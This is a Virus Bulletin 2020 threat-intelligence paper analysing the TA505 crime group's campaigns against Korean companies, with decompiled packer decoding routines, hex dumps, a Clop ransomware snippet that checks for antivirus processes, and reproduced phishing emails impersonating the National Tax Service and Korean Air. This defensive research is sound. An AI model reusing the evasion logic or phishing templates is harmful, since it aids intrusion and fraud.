VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

TA505: ATTACKING INDUSTRIES AROUND THE WORLD

Minhee Lee & Daegyu Kang

Financial Security Institute, Korea

fsi.mhlee@gmail.com
kdgyu@fsec.or.kr

ABSTRACT

TA505 is an organized crime group that has been active since 2014. It is a threat group that has attacked foreign financial and energy sectors using various malware such as Dridex, Locky ransomware and TrickBot.

TA505 has the characteristic of executing attacks with a cyber attack life cycle. It sends a large number of spear-phishing emails that are skilfully disguised as bills, resumes, airline tickets, etc. to employees of the target company to induce infection. An infection on a single corporate PC can lead to multiple infections on the corporate network, resulting in the leakage of important corporate information and can result in large-scale damage through the encryption of important business-related files.

Using the attack timeline and information collected in February 2019, when the TA505 attacks began to occur on a large scale, the TA505 cyber attacks were intensively analysed and the methods of attack were classified. We also discovered where we could infer a relationship between TA505 and the FIN7 threat group, which carried out financial information stealing attacks in the US from 2015.

This research will help us respond quickly to attacks by TA505 by using the TTPs, IOCs and hunting rules derived from the analysis in this presentation. Also, based on its association with FIN7, we believe that future TA505 attacks may be similar to those of FIN7, which will help to respond proactively to TA505 attacks.

We also share the results of our analysis of the recent TA505 attack method. Finally, we introduce technical countermeasures that can be used to respond to possible security threats.

1. INTRODUCTION

Since the first half of 2019, massive cyber attacks targeting industries around the world have continued to occur. A large volume of spear-phishing emails, deftly disguised as invoices, resumes, air tickets and tax bills, is being sent to corporate executives and employees to induce infection. Malware infection can lead to the leakage of critical information from companies or massive damage from the encryption of critical files related to their work.

Behind the massive 2019 cyber attack is a group of threats called TA505[1]. TA505 is a threat group that has attacked foreign financial institutions by using malware, ransomware and remote-controlled malware since 2014. They have attacked industries in a long-term cyber attack lifecycle.

A single corporate PC infection can lead to the infection of multiple PCs within the company's internal network, which can cause financial damage and serious disruptions to its operations. In addition, corporate information collected from infected PCs is likely to be used for further malicious activities.

Based on information collected by the Financial Security Institute in Korea over the course of about a year, this research focuses on analysing the cyber attacks of the TA505 threat group, especially targeting Korea, and classifying their attack methods. In addition, the research includes an analysis of the link between the TA505 threat group and the FIN7 threat group that has been stealing financial information in the US since 2015. This also includes the recent COVID-19 themed attack.

Through the contents of this research we hope to understand the flow of attacks, from the spear-phishing emails sent by the TA505 threat group to the use of the Clop ransomware for final infection. We also hope that the research will be used to provide data for further proactive responses, along with confirmation of malware infection and identification of the scale of damage. However, some of the contents of the research are yet to be proven and include estimates.

2. PROFILING OF THE TA505 THREAT GROUP

2.1 Attack group

The TA505 threat group is a threat group that has been carrying out attacks since 2014, starting with malware called Dridex for the theft of financial information. It has mainly attacked financial and energy-related industries overseas by using ransomware and remote-controlled malware. Most of the distribution methods involved spear-phishing email to spread malware such as Dridex, Locky ransomware, Flawed Ammyy and Clop ransomware, and massive attacks targeting South Korea were launched from 2019.

2.2 Attack timeline

The timeline for the TA505 threat group's 2019 attack is shown in Figure 1.

Starting with the large-scale dissemination of spear-phishing emails to Korean companies in February 2019, the group launched attacks through the Flawed Ammyy remote control malware and Clop ransomware.

The TA505 group has almost stopped this type of attack against Korea since 2020. However, it has been conducting attacks

[1] First named by *Proofpoint*, TA is a short for threat actor.

against foreign countries that have not changed much. We have also identified new attacks suspected to be the work of the TA505 group, which will be covered later in this paper.



2019
Feb.
- Fake invoice
- Body of e-mail is "Sent from Samsung Mobile"
- Massive distribution of Flawed Ammyy, Clop Ransomware to companies
Mar.
- Fake purchase order and payment
- Add WORKGROUP check routine and powershell to Flawed Ammyy Downloader
- Change "Clop" to "Ciop" of Clop Ransomware
Apr.
- Fake bank account
- Amadey Bot distributed Email Stealer and Flawed Ammyy at the same time
May
- Fake tax bii, export report
- Distribution of Email Stealer
- Phishing page operation in TA505 C&C
- TinyMet malware obtained from TA505 infected PC
Jun.
- Fake quotation, receipt
- Added domestic vaccine deletion to Clop Ransomware
- Attach html file to spam
Jul.
- Fake flight ticket
- Include scr and lnk files inside iso file
Aug.
- Fake scan file
- Execute malware downloaded from C&C server as fileless
Sept.
- Domestic attack lull
- Massive attacks including the US and Europe (Distribution of SDB malware)
Oct.
- Fake MS Office
- Distribution of SDB malware
Nov.
- Massive attacks on Europe
- Clop ransomware encryption algorithm changed
- New type of malware targeting Windows10
Dec.
- Fake bank's security mail
- Distribution of Rapid ransomware

Figure 1: Timeline for the TA505 threat group's 2019 attack.

2.3 Attack TTPs

2.3.1 Tactics

The TA505 threat group disseminates malware to companies or organizations – such as financial institutions, manufacturing companies or hospitals – but not to individuals. Massive damage may be incurred if an attack is successful using the spear-phishing email.

Spear-phishing mail is sent under an open subject and collects information by spreading malware for the theft of email addresses and information. The collected email addresses are used for additional spear-phishing attacks, etc.

In addition, the TA505 threat group uses a variety of malware to get companies to leak information and infect internal networks with ransomware.

2.3.2 Techniques

The TA505 threat group propagates malware using attachments in spear-phishing emails. Malicious attachments of the spear-phishing mail sent by the TA505 threat group use various formats including Excel 4.0 Macro, VBA Macro and HTML with encoded binaries to bypass anti-malware detection, and download additional malware. Additional downloaded malware is also encoded to bypass detection, so it acts as malware after performing the decoding process inside the memory.

The decoded Flawed Ammyy remote-controlled malware attempts to communicate with the C&C server after it has successfully infected the PC, and downloads various additional pieces of malware for the attack. Additional downloaded malware scans workgroups of infected PCs to determine whether they are individuals or businesses. If 'WORKGROUP' is the default value of the workgroup, it stops malicious its behaviour and deletes itself. If the AD[2] server domain value is returned (6), it is judged to be a corporate PC.

If it is a corporate PC, it attempts to hack the AD server using SMB vulnerabilities against the enterprise's internal network and by using the additionally downloaded hacking tool, Cobalt Strike. If it uses the AD server domain, it attempts to steal the AD server administrator account and to use the TinyMet malware to connect the reverse shell to the C&C. If an AD server administrator account is captured, it is used to propagate Clop ransomware to internal network PCs. Clop includes a piece of code that deletes certain anti-malware solutions in Korea and disables files used for ransomware detection.

The TA505 threat group uses an SDBbot malware that uses the application shimming[3] technique to maintain continuity of attack and avoid detection by making an injection into the normal process each time the system is started.

[2] Active Directory (AD) is a *Microsoft*-provided directory service that is used by companies to batch policies, software and updates to client PCs.

[3] Application shimming: created to support sub-compatibility of software, codes are modified by the shim database (SDB) when the software is running.

2.3.3 Procedures

The TA505 threat group attack procedure is shown in Figure 2. The initial infection begins with the execution of a malicious file attached to the spear phishing email distributed to corporate executives and employees. After the initial infection, remote-controlled malware is downloaded, information from the infected PC is stolen, and additional malware is downloaded. Subsequently, the internal network AD server administrator account is taken over through additional malware such as Cobalt Strike, and massive damage occurs due to internal network ransomware infection.



1. Initial Infection
Malicious file execution attached to the spear phisfing mail
3. Additional Malware Infection
Based on stolen data, addtional malware is downloaded
5. Ransomware Infection
Massive ransomware infection on internal network PC
2. Steal Information
RAT is downloaded and information from the infected PC is stolen
4. Take over Internal Network
Internal Network AD server administrator account is taken over

Figure 2: Attack procedure of the TA505 threat group.

2.4 Distributed malware

Figure 3 shows the links between the malware circulated by the TA505 threat group. The TA505 threat group attacks use multiple malware depending on the attack lifecycle chain. The malware collected by the Financial Security Institute – from spear phishing mails for initial penetration to remote-controlled malware, to ransomware that is finally used to infect the enterprise's internal network – was analysed, and a detailed analysis of each piece of malware was prepared.





Figure 3: Link between malware used by the TA505 threat group.

Sort	Malware	Description
A	Malicious attached document	Attached to the spear phishing email and distributed to play a role in downloading additional malware
B	Flawed Ammyy	Remotely controlled malware that can steal infected PC information and carry out additional attacks
C	Clop ransomware	Ransomware changing the file extension to '.Clop'
D	Amadey bot	Exploitation of infected PC information and additional malware downloads can be carried out
E	Email stealer	Steals email information that exists on infected PCs
F	TinyMet	Reverse shell connection to attacker server is available depending on options that are enabled
G	SDBbot	Performs remote control functions by injecting malware into normal services

Table 1: Malware used.


The TA505 threat group has a common thread in that many of the pieces of malware use the same packers, as shown in Figure 3. The process of creating encoded PE binaries, with the final malware PE binaries appearing after a step-by-step decoding process, is a common feature of the malware distributed by the TA505 threat group, and this can be used as a tool to detect the malware. The following describes the process of operating the packers used by the TA505 threat group.

The malware allocates virtual areas of size 0x1C20 using the VirtualAllocEx API. The value of the hard-coded four-byte XOR key at a specific offset in the .data section and the encoded shell code present at the offset immediately after the XOR key are then decoded to the virtual domain allocated by repeating the operation through the ROL4 algorithm 0x384 times. It then moves to the address of the virtual domain where the decoded shell code exists.



```
00026260  32 61 00 00 E6 B8 03 CF 2A 60 00 BC 7E 6A D1 64  2a..æ¸.Ï*`.¼~jÑd
00026270  12 9E AD 9A FF B2 FE E9 14 B2 8C 9B 2B 9F FF 6F  .ž.šÿ²þé.²Œ›+Ÿÿo
00026280  1C ED 0B 9B 16 9E FF B3 85 6A D9 8C 19 9E EB 9A  .í.›.žÿ³…jÙŒ.žëš
```


Figure 4: XOR key values and encoded shell codes for decoding in the .data section.



```
EncodedData_v26 = &unk_426264;
v29 = 0;
for ( j = 0; j < 0x384; ++j )
{
  ptr_EncodedData_v5 = EncodedData_v26[j];
  v6 = dword_426260;                          // 4 bytes of hardcoded dword
  v29 -= 0x50;
  v29 -= 0x3E8;
  ptr_EncodedData_v5 = dword_426260 ^ __ROL4__(dword_426260 ^ (ptr_EncodedData_v5 - j), 7);
  *(AllocatedMemory_v34 + j) = ptr_EncodedData_v5;
```

Figure 5: Shell code decoding routine.

The decoded shell code assigns a virtual zone, imports three bytes of encoded PE binaries into the .data section and then repeats them to the size of the virtual zone that is allocated to skip two bytes and get another three bytes. It then performs the first decoding through the ROL4 algorithm, like the shell code decode, and then moves to the PE binary entry point after the second decoding through the shift operation.



```
00000000  99 83 20 00 00 97 F0 FB 00 56 04 7C FD 00 56 D5  ™ƒ ..—ðû.V.|ý.VÕ
00000010  FE 05 00 00 9B B2 23 00 00 0F 6D B3 00 56 2B 0E  þ...›²#...m³.V+.
00000020  FD 00 00 35 1C 8A 00 56 FB 09 74 00 56 1D F2 5F  ý..5.Š.Vû.t.V.ò_
```


```
00000000  4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91  M8Z.8.f...qÿ.¸Â'
00000010  01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09  .@Â.Ã......º|.´.
00000020  CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F  Í!¸õL€.This p.ro
```

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
```

Figure 6: PE binary decoding process (from top: .data section origin, primary decode, secondary decode).

2.4.1 Malicious attachments distributed by spear-phishing emails

Spear-phishing emails are usually sent as socio-engineered content that generate curiosity in receivers by impersonating invoices, certificates, e-tickets and electronic tax invoices. Among other things, an electronic tax bill impersonating the National Tax Service and an e-ticket impersonating Korean Air were very good imitations of mail sent normally by the National Tax Service and Korean Air.



☆ 국세청

국세청송장

받는 사람:

2019년 5월 30일 오전 8:14

세청

Hometax. 국세청 홈택스

안녕하세요.
국세청 전자[세금]계산서입니다.
[전자세금계산서 발급 메일 안내]

본메일은 보안메일 입니다.

본 메일은 국세청 홈택스를 이용하여 국일명판사 사업자가 주식회사 현대금형기술.
- 발급일자 : 2019년 05월 30일
- 본 메일이 수신인과 관련없는 경우 수신거부/해제(여기) 를 클릭하시기 바랍니다.

*메일 내용을 확인하기 위해서는 첨부파일을 클릭하십시오.

전자(세금)계산서 첨부파일이 열리지 않을 시 조치 방법

1. 첨부파일을 사용자PC에 저장
2. 저장한 첨부파일을 오른쪽마우스 클릭 후 연결프로그램에서 [Internet Explorer] 선택

국세청 National Tax Service

세종특별자치시 국세청로 8-14 국세청(정부세종2청사 국세청동) (우편번호) 30128
Copyright© National Tax Service. All rights reserved.

eTaxInvoice_850627.html

☆ KOREAN AIR

대한항공 e-티켓 확인증입니다

받는 사람:

답장 받는 사람: sales@goshop.al

2019년 7월 25일 오전 9:12

KA

KOREAN AIR 50

www.koreanair.com

e-티켓 이용안내 메일 입니다.

e-티켓 확인증은 첨부된 PDF 파일을 확인해 주시기 바랍니다.

ⓘ PC에서 pdf 파일이 보이지 않는다면 Adobe Reader를 다운받으시기 바랍니다.

Adobe Reader 다운로드

더 빠르고 편리한 추천 서비스

키오스크/웹/모바일 체크인

SKYPASS 스카이패스 적립안내

공항가기 전 확인

국내선 운임 신분 할인 및 증빙서류

수하물 제한

기타 안내

땅콩 알레르기

서비스 센터

· 문의 방법
본 이메일의 발신자 주소는 발신전용으로 문의하실 경우 회신되지 않습니다.

Figure 7: Spear-phishing emails (left: National Tax Service impersonation, right: Korean Air impersonation).

The process of change in malicious documents attached to the spear-phishing emails sent by the TA505 threat group is shown in Table 2. The malicious attachments act as an intermediate process for downloading the Flawed Ammyy remote-controlled malware used for full-scale attacks.


Sort	**Detected month**	**Type**	**Key feature**
Method 1	2019.02.	EXCEL 4.0 Macro	Uses hidden sheet Connects to additional file download server through cell description
Method 2	2019.02.	VBA Macro	Uses custom forms Macro code obfuscation
Method 3	2019.05.	Html attached documents	Disguised as electronic tax invoice, contract XLS download link including Base64-encoded XLS binary
Method 4	2019.07.	ISO compressed file	Korean Air e-ticket impersonation Generate link, scr file when decompressing iso file
Method 5	2019.10.	Link approach	File download link in mail content

Table 2: The process of change in the malicious documents attached to spear-phishing emails.

2.4.2 Flawed Ammyy remote-controlled malware

Flawed Ammyy is a remote-controlled malware that is based on leaked source code from version 3 of the remote desktop software *Ammyy Admin*, which is used by more than 80 million people.

Based on the leaked source code, the operating process of the Flawed Ammyy remote-controlled malware is as shown in Figure 8. The first step is that malicious attachments serve as an intermediate process for downloading the Flawed Ammyy remote-controlled malware. The malware in the role of downloader downloaded by the malicious attachment will execute steps 2 and 3, and finally the Flawed Ammyy malware will execute Step 4.



1. Malware distribution via a macro download binary 1 encoded on server 1 when an attachment is executed.
2. Encoded binary 1 downloads encoded binary 2 from server 2.
3. Encoded binary 2 is decoded to generate the final malware wsus.exe.
4. The wsus.exe remote control malware communicates with the C&C server, steals PC information and performs additional commands.

Figure 8: Operating process of Flawed Ammyy remote-controlled malware.

2.4.3 Clop ransomware

In February 2019, a new ransomware was discovered targeting companies. Clop ransomware has valid digital signatures and encrypts files with extensions changed to '.Clop', hence the name. Most of the inflow routes are corporate Internet networks infected with Flawed Ammyy remote-controlled malware, and AD server administrator accounts stolen through additional malware, which download Clop ransomware to a company's internal network.

Clop ransomware is distributed to Korean companies, including a function to bypass detection by Korean security companies (*AhnLab*, *CheckMal*). The overall operational process of Clop ransomware was analysed and a similarity with Flawed Ammyy remote-controlled malware was identified and described. The latest changes in Clop ransomware since November 2019 have also been analysed.

The operational process of Clop ransomware is as shown in Figure 9.




1. System lauguage check
2. Vaccine detection and bypass
3. Disabling of the system restore
4. Shutting down specific processes
5. File encryption
6. Generation of ransom note

Figure 9: Clop ransomware operational process.

Among the various functions performed by Clop ransomware, we will look at the details of detecting various anti-malware solutions.

1. *Malwarebytes*, *Webroot*, *Panda Security*

   Clop detects processes from *Malwarebytes*, *Webroot* and *Panda Security* and does not perform the Delete Window Restore Points command if any of the currently running processes are present in the list. In addition, if the detected process is *Malwarebytes* related, it runs the deletion program that exists in the MalwareBytes folder.




```
if ( sub_404EE0(L"MBAMWSC.EXE")             // MalwareBytes
  || sub_404EE0(L"MBAMSERVICE.EXE")
  || sub_404EE0(L"MBAMTRAY.EXE")
  || sub_404EE0(L"MBAM.EXE")
  || sub_404EE0(L"MB3SERVICE.EXE")
  || sub_404EE0(L"MBARW.EXE")
  || sub_404EE0(L"WRSA.EXE")                // WEBROOT
  || sub_404EE0(L"PSUASERVICE.EXE")         // Panda Security
